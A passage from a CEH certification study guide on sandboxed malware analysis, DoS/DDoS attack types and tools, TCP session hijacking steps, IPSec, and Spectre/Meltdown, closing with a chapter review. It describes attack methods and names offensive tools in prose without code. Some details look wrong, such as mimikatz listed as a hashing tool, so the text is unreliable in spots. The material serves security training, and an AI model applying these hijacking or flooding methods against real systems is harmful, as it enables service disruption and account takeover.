**NOTE** A *sandbox* is an isolated testing environment for experimentation. In the sandbox, you can run code changes on legitimate applications to see how they work or, more apropos to our discussion here, throw some malware into an environment that looks like production, and see what happens. Sandboxes can be single systems, entire physical network segments, or virtual networks built in isolation.

Once you have the malware on an isolated test bed—*please, please make sure it's isolated first*—remember to take a snapshot of the system's baseline before beginning. This provides you that necessary “before and after” comparison point you'll need later to see what happened. Next, as you start to run the malware, pay very close attention to port and process monitoring. Watching ports open and close and processes being disabled and enabled as a result of the malware provides important information in assembling response action. Port monitoring can be done with tools like Port Monitor (<https://www.port-monitor.com>) and the previously discussed CurrPorts (<https://www.nirsoft.net>). Process monitoring can be done with tools like Process Monitor and Process Explorer (<https://docs.microsoft.com/sysinternals/>), for example.



Other areas you'd want to pay attention to as the malware ravages your isolated sandbox include network traffic, drivers, files and folders, and API calls. Network traffic reviews include identifying what and where the malware is reaching out (back) to and what DNS changes are being affected. You can monitor network traffic through sniffers and packet captures, and really dive down further by using tools like Capsa (<https://www.colasoft.com>) and SolarWinds NetFlow Traffic Analyzer (<https://www.solarwinds.com>). Keep an eye on DNS efforts through tools like DNSstuff (<https://www.dnsstuff.com>) and DNSQuerySniffer (<https://www.nirsoft.net>).

And don't forget the items on the box itself. You can examine actual installation steps the malware uses through tools like Mirekrosoft Install Monitor (<https://www.mirekrosoft.com>) and SysAnalyzer (<https://www.aldeid.com>). How about file and folder monitoring? Check out Tripwire (<https://www.tripwire.com>), Versisys (<https://www.ionx.co.uk>), and PA File Sight (<https://www.poweradmin.com>). API calls allowing the malware to access system files? Take a look at API Monitor (<https://apimonitor.com>) or APImetrics (<https://apimetrics.io>).

As you can see from the brief look we've taken here, malware analysis is an enormous aspect of security and warrants attention; and, as noted earlier, covering it in its entirety here is impossible. This section provides the details you need to know to survive the CEH exam. But I highly encourage you, especially if malware analysis is the subset of our career field you find interesting, to take some time on your own to research and explore it. Just do it on an isolated sandbox.

## Malware Countermeasures

Lastly, for this portion on malware overall, let's take a very quick look at methods to protect against malware in the first place. First, you should probably know what's running on and being used by your system. Trojans take advantage of unused ports, so if you're looking

at your system and see something using a weird port, that would probably be a good indication you may be infected. Use tools such as TCPView (Sysinternals) and CurrPorts (not to mention netstat) to see what ports are in use, and by what. Check out which processes are in use with Process Monitor and Process Explorer, and keep an eye on any registry changes with RegScanner (<https://www.nirsoft.net>) or any of a number of registry-scanning tools. Finally, check system files and folders with tools such as Windows Files Signature Verification (sigverif.exe) and Tripwire.

---



**NOTE** As mentioned earlier in the chapter (and shown in [Figure 10-2](#)), if you run **netstat -an** on your Windows system right now, you'll see a very long list of ports and their active state. The number of dynamic ports in use on any given Windows box make it tedious and quite difficult to discover the "weird port" in use. Most good malware will just be a connection from a dynamic high port to 443 or 80 or something, and analyzing even one "normal" box can take substantial time to figure out if it's compromised.

For study purposes, a good anti-malware program is also a must, and keeping it up to date is key (the system is only as good as your signature files, and if you're asleep at the wheel in keeping them updated, you're opening yourself up to infection). In the real world, most of us have a blind, seething hatred of AV programs. Malware moves quickly in the modern world, and most of it runs and is kept in memory versus on the disk. Signature-based AV simply can't keep up, and heuristic AV simply isn't much better. In fact, I think you could make a strong argument in an enterprise network that the false sense of security created by the mere existence of desktop anti-malware makes the system less secure. I can't tell you the number of times during our incident response process a victim has said, "Well, yes, of course, but don't you have anti-malware installed

on this machine to protect me?” Feel free to load one up if it makes you feel better, but in addition to frustrating your attempts at loading and playing with genuine security tools, you’re likely just wasting time.

---



**EXAM TIP** Emotet and SamSam are malware examples called out explicitly in official courseware. Emotet is a common banking Trojan (usually spread via a URL in an e-mail) that creates a file called cultureresource.exe, encrypts everything it tries to do, and communicates with a command-and-control external server. SamSam is well-known ransomware that uses brute-force tactics against RDP.

Another good option, at least as far as ECC is concerned, is the sheepdip computer. A *sheepdip* system is set up to check physical media, device drivers, and other files for malware before it is introduced to the network. Typically, this computer is used for nothing else and is isolated from the other computers, meaning it is not connected to the network at all. Sheepdip computers are usually configured with a couple of different AV programs, port monitors, registry monitors, and file integrity verifiers.

---



**NOTE** It’s time for a little insight and vocabulary lesson in the real world versus your exam. Terms such as *netizen* (aka cybercitizen: a person actively involved in online communities) and *technorati* (a blog search engine and an old, *old* term of endearment for aging techno-geeks) may be referenced on your exam, but are hilariously outdated and unused in the real world. And while groovy

discussions about “podcasting on a Web 2.0 site while creating mashups of tweets” are probably still fine, to borrow a line from the great American cinematic classic *Office Space* regarding using the term *sheepdip* in the real world: “I believe you’d get your ass kicked saying something like that, man.”

## Remaining Attacks

Have you ever been on a really long road trip? You know the type I’m talking about, right? When you leave, you’re really excited, and the miles just seem to pass along happily. Then, somewhere along the way, things change. The excitement dies down, and before you know it, the miles become a burden instead of a joy. Everything seems like it takes forever, and the road becomes the enemy, with each road sign mocking your progress instead of marking it. Then, just as things are near their worst, you see the sign with your destination listed on it. It might read 200 miles, it might read 500, but instantly your spirits are lifted.

Have you noticed that at that point you start driving faster? Do you know why? Because you can see the end from there. Once the destination is within reach, once you can see that proverbial light at the end of the tunnel, your natural instinct is to sprint. There’s no need for bathroom breaks—no need to stop and look at the world’s largest ball of twine—because you are so close to the end you just want to get there and rest. It’s perfectly natural, and it’s the way our minds work.

Well, dear reader, we both find ourselves at an interesting juncture here. You and I have been on a long journey so far. It started out exciting, and there was a lot to look at and pass the time with. Now we’re getting close to the end (you’ve no doubt looked at the table of contents and know where we are), and you’re tired of reading. Heck, *I’m tired of writing*, and the temptation for both of us is to sprint—to blast through the rest and just *finish*, for goodness’ sake. Trust me, though, we’ve got just two big topics to get through here. I’ll keep them short and to the point, but I’ll need to know

you're willing to do your part and stick with me. Come on, we're almost there.

---



**NOTE** Arctic safety briefings will tell you many people who were found frozen to death were found on the edge of visual contact with a destination that could provide safety. The theory goes that people were so distressed from hypothermia that the sight of safety caused them to either collapse or stop to rest for a moment, resulting in an inability to go further. That's not a testable item, but it fits with the allegory here. As an aside, many were found without coats. It turns out severe hypothermia is known to make you feel warm before you freeze. And you thought this book would be boring.

## Denial of Service

We've already defined a denial-of-service attack, but this section is here to go into a little more detail (namely because there are CEH objectives yet to cover on the subject, and ECC has devoted an entire chapter to DoS). For example, you may or may not be aware that a DoS attack is generally thought of as a last-resort attack. This isn't always true—there are plenty of examples where DoS was the whole point. In some cases, the attacker just wants to embarrass the target or maybe prevent the spread of information. But, sometimes, when a hacker is tired of trying to break through your defenses, she may simply resort to “blowing it up” out of frustration.

Obviously, this is completely different for the ethical hacker. We're not going to perform DoS attacks *purposely*, unless our client wants or allows us to do so. Sure, there may be some unintended DoS symptoms against a particular system or subnet, but we're generally not going after DoS as an end result. As an aside, you'll need to make sure your client understands the risks involved with testing,

and make sure that consent is in writing; sometimes knocking on doors causes the security system to lock them all, and you don't want your client coming back at you unaware this could have happened.

The standard DoS attack seeks to accomplish nothing more than taking down a system or simply denying access to it by authorized users. From this standpoint, the DoS attack might prove useful to an ethical hacker. For example, what if you removed the security personnel's rights to watch the network? This could allow you a few minutes to hack at will, without worry of getting caught (*until they notice* they have no rights, of course, which won't take long).

---



**NOTE** DDoS is one of the primary reasons many are headed toward the cloud computing route. DDoS Matt's Bait Shop and Computer Networking Store? Not a problem. DDoS Amazon or Google? Now we're talking.

The *distributed denial-of-service (DDoS) attack*, obviously, comes not from one system but many, and they're usually part of a botnet. Remember that a *botnet* is a network of zombie computers the hacker can use to start a distributed attack from (examples of botnet software/Trojans are Shark and Poison Ivy). These systems can sit idly by, doing other work for, literally, months before being called into action. That action may be as simple as sending a ping or performing some other task relevant to the attack at hand. For study purposes, the preferred communications channel used to signal the bots is IRC or Internet Chat Query (ICQ). In the real world, it's just as likely (perhaps even more so) to see HTTP or HTTPS employed.



**EXAM TIP** Another way of saying “botnet” may be the *distributed reflection denial-of-service (DRDoS) attack*, also known as a *spoof attack*. It uses multiple intermediary machines to pull off the denial of service, by having the secondary machines send the attack at the behest of the attacker. The attacker remains hidden because the attacks appear to originate from those secondary machines.

DoS and DDoS attacks are as numerous and varied as the items in the buffet lines in Las Vegas. They can range from the simple to the fairly complex, and can require one system or many to pull off. For a simple example, just try entering someone’s login credentials incorrectly three times in a row on a government network. Bingo! You’ve successfully DoS’d their account. Other relatively simple methods could be sending corrupt SMB messages on Windows machines to “blue screen” the device. Or maybe you simply “arp” the machine to death, leaving it too confused to actually send a message anywhere. The methods are innumerable.

ECC lists three basic categories of DoS/DDoS. *Volumetric attacks* consume bandwidth resources so the target cannot function. *Protocol attacks* consume other types of resources, such as flooding SYN connection requests, fragmentation, or spoofed sessions. *Application layer attacks* are, not surprisingly, aimed at a specific application, consuming resources to render it kaput.

The following are some examples of DoS/DDoS attacks:

- **TCP state-exhaustion attacks** These attacks go after load balancers, firewalls, and application servers by attempting to consume their connection state tables.
- **UDP flood** The attacker spoofs UDP packets at a high rate to random ports on the target, using a large source IP address range.

- **SYN attack** The hacker sends thousands upon thousands of SYN packets to the machine with a *false source IP address*. The machine attempts to respond with a SYN/ACK but will be unsuccessful (because the address is false). Eventually, all the machine's resources are engaged, and it becomes a giant paperweight.
- **SYN flood** The hacker sends thousands of SYN packets to the target but never responds to any of the return SYN/ACK packets. Because there is a certain amount of time the target must wait to receive an answer to the SYN/ACK, it will eventually bog down and run out of available connections.
- **ICMP flood** The attacker sends ICMP Echo packets to the target with a spoofed (fake) source address. The target continues to respond to an address that doesn't exist and eventually reaches a limit of packets per second sent.
- **Smurf** The attacker sends a large number of pings to the broadcast address of the subnet, with the source IP address spoofed to that of the target. The entire subnet then begins sending ping responses to the target, exhausting the resources there. A *fraggle* attack is similar but uses UDP for the same purpose.
- **Ping of death** The attacker fragments an ICMP message to send to a target. When the fragments are reassembled, the resultant ICMP packet is larger than the maximum size and crashes the system. (Note that this isn't a valid attack with modern systems, but is still a definition you may need to know.)
- **Teardrop** The attacker sends a large number of garbled IP fragments with overlapping, oversized payloads to the target machine. On older operating systems (such as Windows 3.1x, Windows 95, and Windows NT), this takes advantage of weaknesses in the fragment reassembly functionality of their TCP/IP stack, causing the system to crash or reboot.



- **Pulse wave** The hacker sends highly repetitive and periodic groups of packets to the target on a regular basis (every ten minutes).
  - **Zero day** As the name indicates, this is a DDoS attack that takes advantage of a vulnerability before it is known and patched/mitigated by the target.
  - **Permanent** *Phlashing* refers to a DoS attack that causes permanent damage to a system. Usually this includes damage to the hardware and can also be known as *bricking* a system.
- 



**EXAM TIP** Protocol attacks are measured in packets per second (pps), while Application layer attacks are measured in requests per second (rps).

More than a few tools are dedicated to performing DoS on systems. Low Orbit Ion Cannon (LOIC) is a simple-to-use DDoS tool that floods a target with TCP, UDP, or HTTP requests (see [Figure 10-4](#)). Originally written as an open source tool to attack various Scientology websites, the tool has many people voluntarily joining a botnet to support all sorts of attacks. As recently as 2011, LOIC (a DDoS tool originally created and used by Anonymous) was used in a coordinated attack against Sony's PlayStation network, and the tool has a track record of other successful hits: the Recording Industry Association of America, PayPal, MasterCard, and several other companies have all fallen victim to LOIC.



**Figure 10-4** LOIC

Other tools include Trinity, Tribe Flood Network, and R-U-Dead-Yet. Trinity is a Linux-based DDoS tool much like LOIC. Tribe Flood Network is much the same, using voluntary botnet systems to launch massive flood attacks on targets. R-U-Dead-Yet (known by its acronym RUDY) performs DoS with HTTP POST via long-form field submissions. I could go on here with more examples, but I think you get the point. Do a quick Google search for “DoS tool” or “DDoS tool”—you’ll find more than you need to know.



**NOTE** Another really groovy DoS tool worth mentioning here (even though I don’t think it’s part of your exam) is Slowloris, a TCP DoS tool that basically ties up open sockets and causes services to hang. It’s useful against web servers (at least Apache and others—Nginx isn’t vulnerable to this) and doesn’t consume large amounts of bandwidth (<https://www.incapsula.com/ddos/attack-glossary/slowloris.html>).

Finally, when it comes to countermeasures against DoS attacks, actions such as disabling unnecessary services, using a good firewall policy, and keeping security patches and upgrades up to date are pretty standard fare. Additionally, the use of a good network-based IDS (NIDS) can help against attacks from across the network. Strong, security-conscious code should be an absolute for your applications, and the use of tools such as Skydance can help detect and prevent DoS attacks. You might also look into network ingress filtering as well as some network auditing tools to help along the way.

---



**NOTE** The real answer to a true DDoS is the involvement of your ISP up channel. It will be next to impossible for you, at an endpoint locale, to keep up with attacks from a sophisticated global (or even geographically close) botnet. The ISP may wind up blocking a lot of legitimate traffic, too, but it may be all you can do until the storm passes.

## Session Hijacking

Unlike DoS attacks, session hijacking attempts aren't trying to break anything or shut off access necessarily. The idea is fairly simple: the attacker waits for a session to begin and, after all the pesky authentication gets done, jumps in to steal the session for himself. This differs a little from the spoofing attacks we've previously talked about. In spoofing, you're pretending to be someone else's address with the intent of sniffing their traffic while they work. *Session hijacking* refers to the active attempt to steal the entire session from the client: the server isn't even aware of what happened, and the client simply connects again in a different session.

From a high-level view, TCP session hijacking sounds relatively easy. First, the hacker tracks the session, watching the sequence numbers and the flow of packet headers. Next, the hacker

“desynchronizes” the connection by sending a TCP RST or FIN to the client, causing it to close its side of the session. Lastly (at the same time), using the information gathered during the first step, the hacker begins sending packets to the server with the predicted (guessed) session ID, which is generated by an algorithm using the sequence numbers. If the hacker gets it right, he has taken over the session because the server thinks it’s the original client’s next packet in the series. The following more completely describes the session hijacking steps (per EC-Council):

1. Sniff the traffic between the client and the server.
2. Monitor the traffic and predict the sequence numbering.
3. Desynchronize the session with the client.
4. Predict the session token and take over the session.
5. Inject packets to the target server.




**NOTE** Session hijacking can be done via brute force, calculation, or stealing. Additionally, you can always send a preconfigured session ID to the target; when the target clicks to open it, simply wait for authentication and jump in.

TCP session hijacking is possible because of the way TCP works. As a session-oriented protocol, it provides unique numbers to each packet, which allows the receiving machine to reassemble them in the correct, original order, even if they are received out of order. The synchronized packets we’ve talked about throughout the book set up these sequence numbers (SNs). With more than four billion combinations available, the idea is to have the process begin as randomly as possible. However, it is statistically possible to repeat sequence numbers and, even easier, to guess what the next one in line will be.



**NOTE** It is fair to note that sequence attacks are exceptionally rare in cases where you're not in the middle. A definitive paper on the subject, despite its age, can be found at <https://lcamtuf.coredump.cx/newtcp/>. It provides images of sequence numbers from various operating system implementations and gives an idea of how statistically successful (or unsuccessful) you'll be in messing with them.

So, just for clarity's sake, let's go back to the earlier discussion in [Chapter 3](#) on TCP packets flying through the ether. The initial sequence number (ISN) is sent by the initiator of the session in the first step (SYN). This is acknowledged in the second handshake (SYN/ACK) by incrementing that ISN by one, and another ISN is generated by the recipient. This second number is acknowledged by the initiator in the third step (ACK), and from there on out communication can occur. The window size field tells the recipient how much data he can send before expecting a return acknowledgment. Combine all of them together and, over time, you can watch the whole thing in action. For example, consider [Figure 10-5](#). It's worth mentioning these types of attacks are considered very rare in the real world: outside of an also very rare MITM attack, you're as likely to see this (and ping of death) as you are to see a flying peacock.



**Figure 10-5** TCP communication



**NOTE** There are also windowing attacks for TCP that shrink the data size window.

After the handshake, for every data payload transmitted, the sequence number is incremented. In the first two steps of the three-way handshake, the ISNs are exchanged (in this case, 100 and 500) and then are incremented based on the delivery of data. In our example here, Computer A sends three bytes with an initial sequence number of 102, so each packet sequence number will increment accordingly—102, 103, and 104, respectively. The receiver then sends an acknowledgment of 105 because that is the next byte it expects to receive in the next packet.

It seems easy enough, but once you add the window size and take into account that the numbers aren't simple (like the 100 and 500 in our example), it can get hairy pretty quickly. The window size, you may recall, tells the sender how many outstanding bytes it can have on the network without expecting a response. The idea is to

improve performance by allowing more than one byte at a time before requiring the “Hey, I got it” acknowledgment. This sometimes complicates things because the sender may cut back the window size based on what’s going on network-wise and what it’s trying to send.

---



**EXAM TIP** You’ll need to remember that the sequence numbers increment on acknowledgment. Additionally, you’ll almost certainly get asked a scenario version of sequence numbering (if I were writing the test, I’d give you one). You’ll need to know, given an acknowledgment number and a window size, what sequence number would be acceptable to the system. For example, an acknowledgment of 105 with a window size of 200 means you could expect sequence numbering from 105 through 305.

Thankfully, a multitude of tools are available to assist in session hijacking. We’ve discussed Ettercap (in Chapters 4 and 5)—a packet sniffer on steroids—but not in the context of actively hijacking sessions. It’s an excellent man-in-the-middle tool and can be run from a variety of platforms (although it is Linux native). Hunt and T-sight are probably the two best-known session hijacking tools. Hunt can sniff, hijack, and reset connections at will, whereas T-sight (commercially available) can easily hijack sessions as well as monitor additional network connections. Some other tools are Paros (known more as a proxy), Burp Suite, Juggernaut (a well-known Linux-based tool), Hamster, and Ferret.

---



**NOTE** You’ve heard of session hijacking and man-in-the-middle, but what about man-in-the-*browser*? An MITB

attack occurs when the hacker sends a Trojan to intercept browser calls. The Trojan basically sits between the browser and libraries, allowing a hacker to watch, and interact within, a browser session. Cobalt Strike creator Raphael Mudge (aka *Mudge*) added this feature a couple years back (<https://www.cobaltstrike.com/help-browser-pivoting>). If you have his Beacon (the name of his implant) on a box, you can “browser pivot” such that all of the target’s active sessions become your own. All of them. It effectively sets up a local proxy port so you can point *your* browser to it, and it directs all of your requests through the beacon on the target machine. Now you’re browsing in your own browser *as them*, without them even knowing it.

Countermeasures for session hijacking are, again, usually commonsense issues. For one thing, using unpredictable session IDs in the first place protects against hijacking (remember this one). Other options include limiting incoming connections, minimizing remote access, and regenerating the session key after authentication is complete. Lastly, a really good choice is to use encryption to protect the channel. We’ll cover IPSec more when we get around to cryptography, but a small refresher here (or introduction, if you know nothing about it) is a great idea—mainly because this is where ECC covers it, and encryption and authentication are considered good preventive measures against session hijacking.

A protocol suite called IPSec is used to secure IP communication by providing encryption and authentication services to each packet, and it has several architectural components you’ll need to know. First, IPSec works in two modes. In *transport mode*, the payload and ESP trailer are encrypted; however, the IP header of the original packet is not. Transport mode can be used in network address translation (NAT) because the original packet is still routed in exactly the same manner as it would have been without IPSec. *Tunnel mode*, however, encrypts the whole thing, encapsulating the entire original packet in a new IPSec shell. This makes tunnel mode



incompatible with NAT. The rest of IPSec architecture includes the following protocols:

- **Authentication Header** AH is a protocol within IPSec that guarantees the integrity and authentication of the IP packet sender.
- **Encapsulating Security Payload** ESP is a protocol that also provides origin authenticity and integrity, but it can take care of confidentiality (through encryption) too. ESP does not provide integrity and authentication for the entire IP packet in transport mode, but in tunnel mode it provides protection to the entire IP packet.
- **Internet Key Exchange** IKE is a protocol that produces the keys for the encryption process.
- **Oakley** Oakley is a protocol that uses Diffie-Hellman to create master and session keys.
- **Internet Security Association Key Management Protocol**  
A protocol that facilitates encrypted communication between two endpoints.

If putting IPSec into action in your environment is possible (and it's actually pretty easy to set up), it is a good choice as a countermeasure. Not the only one, but a good one. I would say user education is key. Oftentimes, an uneducated user won't think twice about clicking past the security certificate warning or reconnecting after being suddenly shut down, and education can help with one or two instances here and there—but don't rely on it.

## Spectre and Meltdown

Vulnerabilities and attacks are so commonplace, most of them simply come and go with nothing more than an assigned CVE number or a brief mention during the weekly security briefing. But every so often something comes along that is so far

reaching, that causes so much havoc, it not only gets its own name, but an icon. You may recall this information from [Chapter 5](#), but it bears repeating: In June 2017, Google researchers advised Intel of a significant vulnerability in most, if not all, of its processors. As it turned out, the flaw wasn't only in Intel processors—Apple, AMD, ARM, Samsung, and Qualcomm all were affected—but it was *much* more than just a common concern.

Intel (and other) manufacturers have relentlessly pursued means and methods to improve optimization and performance, and one trek taken was with something called “speculative processing.” And it's exactly what it sounds like—the processor predicts (guesses) what the next execution will be in order to speed everything up. For example, if an application includes multiple conditional statements, the processor starts executing and concluding *all* possible outputs *before* the app asks for them.

So how does this help an attacker? Well, Google researchers figured out you can force the processor to speculatively execute a read *before* bounds checking is performed, which allows reading of out-of-bound memory locations and can force the processor to go to places it wasn't supposed to. For example, a bad guy could request access to a memory location not allowed while simultaneously sending requests to conditionally read an allowed memory location. The processor would use speculative execution *before* executing the request, so while it would note that the first request is not allowed or is invalid, speculative execution will have run it anyway and the results from *both* will remain in cache memory.

Spectre and Meltdown are both attacks that took advantage of speculative processing (in slightly different ways), and while you needed some level of access already in place to take advantage of speculative processing, the large number of affected, vulnerable systems made these attacks extremely concerning and kept a lot of security folks awake for many a

night. Anti-malware systems did not, and still don't, do a good job of alerting on the attacks, and even if you do fall victim to one, there's almost no evidence it even occurred. Patches, updates, and fix actions do exist, but as we've seen with other exploits, that doesn't necessarily mean systems are protected.

Name and an icon? I'd prefer to forget them.

## Chapter Review

*Malware* is generally defined as software designed to harm or secretly access a computer system without the owner's informed consent. Malware components include

- **Malicious code** A command that delineates the basic functionality of the malware (for example, stealing data)
- **Payload** A piece of software allowing control over the target after exploitation, or performing the intended action of the attacker
- **Exploit** The code that takes advantage of system vulnerabilities to access data or install malware
- **Injector** An application that injects its own code into running processes to alter execution (also used in hiding and removal prevention)
- **Downloader** A Trojan that downloads other malware from an Internet connection (installed by an attacker after access to help with maintaining access)
- **Dropper** A Trojan type that installs other malware on the compromised system covertly
- **Obfuscator** A malicious program that camouflages its code and intended purpose

EC-Council defines seven different methods attackers use to distribute malware. Most of them are fairly straightforward and easy

to identify. Methods include *malvertising* (embedding malware straight into those annoying ad networks you see popping up onscreen everywhere), *drive-by downloads* (which exploit flaws in the browser software itself to install malware simply by visiting a page), and *compromised legitimate sites* (leading to infections on visiting systems). Social engineering distribution methods include *clickjacking* (misleading users into clicking a page that looks innocent enough, but holds malware ready to go) and *SPAM e-mails* (the old tried-and-true method of putting malware as an attachment to an e-mail and getting the target to click it). Finally, *Black Hat Search Engine Optimization (SEO)* can be used to rank malware sites higher in search engine results, and *spear phishing sites* can be used to mimic authentic businesses, allowing the theft of credentials.

*Wrappers* are programs that allow you to bind an executable of your choice (Trojan) to an innocent file your target won't mind opening. For example, you might use a program such as EliteWrap to embed a backdoor application with a game file (.exe). Another wrapper option is using the IExpress Wizard. *IExpress.exe* is part of Windows deployments since 2000.

*Crypters* are software tools that use a combination of encryption and code manipulation to render malware undetectable to AV and other security-monitoring products (in Internet lingo, it's referred to as *fud*, for "fully undetectable"). *Packers* use compression to pack the malware executable into a smaller size. While this does reduce the file size, it also serves to make the malware harder to detect for some anti-malware engines.

A *Trojan* is software that appears to perform a desirable function for the user prior to running or installing it but instead performs a function, usually without the user's knowledge, that steals information or otherwise harms the system (or data). To hackers—ethical or not—a *Trojan* is a method to gain, and maintain, access on a target machine. A *command shell Trojan* is intended to provide a backdoor to the system that you connect to via command-line access.

The following table lists important default port numbers you'll need to know:

| Trojan Name                     | Port                | Trojan Name                | Port         |
|---------------------------------|---------------------|----------------------------|--------------|
| Emotet                          | 20/22/80/443        | Bionet, MagicHound         | 6667/12349   |
| Dark FTP                        | 21                  | GateCrasher                | 6969         |
| EliteWrap                       | 23                  | Remote Grab                | 7000         |
| Mspy                            | 68                  | ICKiller                   | 7789         |
| Ismdoor, Poison Ivy, powerstats | 80                  | Zeus, Shamoon              | 8080         |
| WannaCry, Petya                 | 445                 | BackOrifice 2000           | 8787/54321   |
| njRAT                           | 1177                | Delf                       | 10048        |
| DarkComet, Pandora RAT          | 1604                | Gift                       | 10100        |
| SpySender                       | 1807                | Senna Spy                  | 11000        |
| Xtreme                          | 1863                | Progenic Trojan            | 11223        |
| Deep Throat                     | 2140/3150/6670/6671 | Hack 99 Keylogger          | 12223        |
| Spygate/Punisher RAT            | 5000                | Evil FTP                   | 23456        |
| Blade Runner                    | 5400-02             | Back Orifice 1.20/ Deep BO | 31337, 31338 |
| Killer, Houdini                 | 6666                | Devil                      | 65000        |

A *virus* is a self-replicating program that reproduces its code by attaching copies into other executable codes. In other words, viruses create copies of themselves in other programs, then activate on some sort of trigger event (such as a specific user task, a particular time, or an event of some sort).

Ransomware is a type of malicious software designed to deny access to a computer system or data until a ransom is paid, and typically spreads through phishing e-mails or by unknowing visits to an infected website. The ransomware "family" includes examples such as Dharma, eCh0raix (targeting Linux devices with QNAP NAS), and SamSam (uses RSA-2048 asymmetric encryption). Some others of note include CryptorBit, CryptoLocker, CryptoDefense, and Petya (a close cousin of WannaCry that spread using the Windows Management Instrumentation command line).

A *worm* is a self-replicating malware computer program that uses a computer network to send copies of itself to other systems without

human intervention. Usually it doesn't alter files, but it resides in active memory and duplicates itself, eating up resources and wreaking havoc along the way. The most common use for a worm in the hacking world is the creation of botnets.

*Fileless malware* is a type of malicious software that uses legitimate programs to infect a computer. It does not rely on files and leaves no footprint, making it challenging to detect and remove. Frodo, Number of the Beast, and The Dark Avenger are all early examples of this type of malware. Fileless malware does not require the *installation* of any code on a target's system and resides in RAM, using native, legitimate tools that are already part of the target system to execute attacks. These processes can be anything; a document you have open, a PowerShell you're working in, a PDF you're reviewing, or JavaScript running for any number of reasons are all examples. This technique of using native tools to conduct attacks is also known as "living off the land."

*Malware analysis* is the process of reverse engineering a piece of malicious software to discover important information about its makeup. Data points you'd be looking at in this effort include point of origin, how it actually works, what impact it might have from a growth perspective, and so forth.

There are two main methods of malware analysis—static and dynamic. *Static malware analysis* (aka *static code analysis*) is simply going through the executable code to understand the malware package. No code is actually executed in this method. Instead, the executable binaries are laid out on a virtual table for your review. There are seven major techniques for performing static malware analysis:

- **File fingerprinting** A relatively simple process of computing a hash value for the code to identify it and compare—against current or future malware—for changes. Tools for this include HashMyFiles, mimkatz, and MD5sums.
- **Malware scanning (local and online)** In what may seem somewhat...weird (after all, you already *know* it's malware),

point an anti-malware scanner at the malware or upload it to an online site for analysis to see if it's part of already-known malware.

- **Perform strings search** A string is, for lack of a better explanation, an array of characters that provides readable text you can understand. Strings can be notes in the code from the programmer to denote what a particular section is doing, error messages coded in, or specific items programmed in to communicate from the application to the user. String searches can be performed with tools like BinText, FLOSS, and Strings.
- **Identify packing/obfuscation** You can use tools like PEiD to provide details about the executable, including signatures for common packers, crypters, and compilers.
- **Identify portable executables (PE) information** PE is the executable file format for Windows operating systems, encapsulating information necessary for Windows OS loaders to manage wrapped executable code. Analysis of the metadata of these files provides information such as date of compilation, libraires, icons, functions (imported and exported), and strings. PE Explorer, PEView, and Resource Hacker are all tools that can help with this.
- **Identify file dependencies** For any file to work, it has to interact—somewhere—with internal system files. You can use tools like Dependency Walker, Snyk, and Dependency-check to find these import and export functions (in the kernel32.dll file), along with DLLs and library functions.
- **Malware disassembly** In this final stage, you literally rip the code apart, disassembling it to examine the assembly code instructions. IDA is a disassembler/debugger application that can help with this, providing information on function tracing, read/write executions, and instruction tracing.

In *dynamic malware analysis*, you literally put malware on an isolated system (sandbox) and actually execute it, allowing you to

watch its behavior as it executes and runs. Once you have the malware on an isolated test bed—*please, please make sure it's isolated first*—remember to take a snapshot of the system's baseline before beginning. Next, as you start to run the malware, pay very close attention to port and process monitoring. Other areas you'd want to pay attention to as the malware ravages your isolated sandbox include network traffic, drivers, files and folders, and API calls. Network traffic reviews include identifying what and where the malware is reaching out (back) to and what DNS changes are being affected. You can monitor network traffic through sniffers and packet captures, and really dive down further by using tools like Capsa and SolarWinds NetFlow Traffic Analyzer. Keep an eye on DNS efforts through tools like DNSstuff and DNSQuerySniffer.

You can examine actual installation steps the malware uses through tools like Mirekrosoft Install Monitor and SysAnalyzer. How about file and folder monitoring? Check out Tripwire, Versisys, and PA File Sight. API calls allowing the malware to access system files? Take a look at API Monitor or APImetrics.

Emotet and SamSam are malware examples called out explicitly in official courseware. Emotet is a common banking Trojan (usually spread via a URL in an e-mail) that creates a file called cultureresource.exe, encrypts everything it tries to do, and communicates with a command-and-control external server. SamSam is a well-known ransomware that uses brute-force tactics against RDP.

In *session hijacking*, an attacker waits for a session to begin and, after all the pesky authentication gets done, jumps in to steal the session for himself. The server isn't even aware of what happened, and the client simply connects again in a different session. The following more completely describes the session hijacking steps (per EC-Council):

- 1.** Sniff the traffic between the client and the server.
- 2.** Monitor the traffic and predict the sequence numbering.
- 3.** Desynchronize the session with the client.



4. Predict the session token and take over the session.
5. Inject packets to the target server.

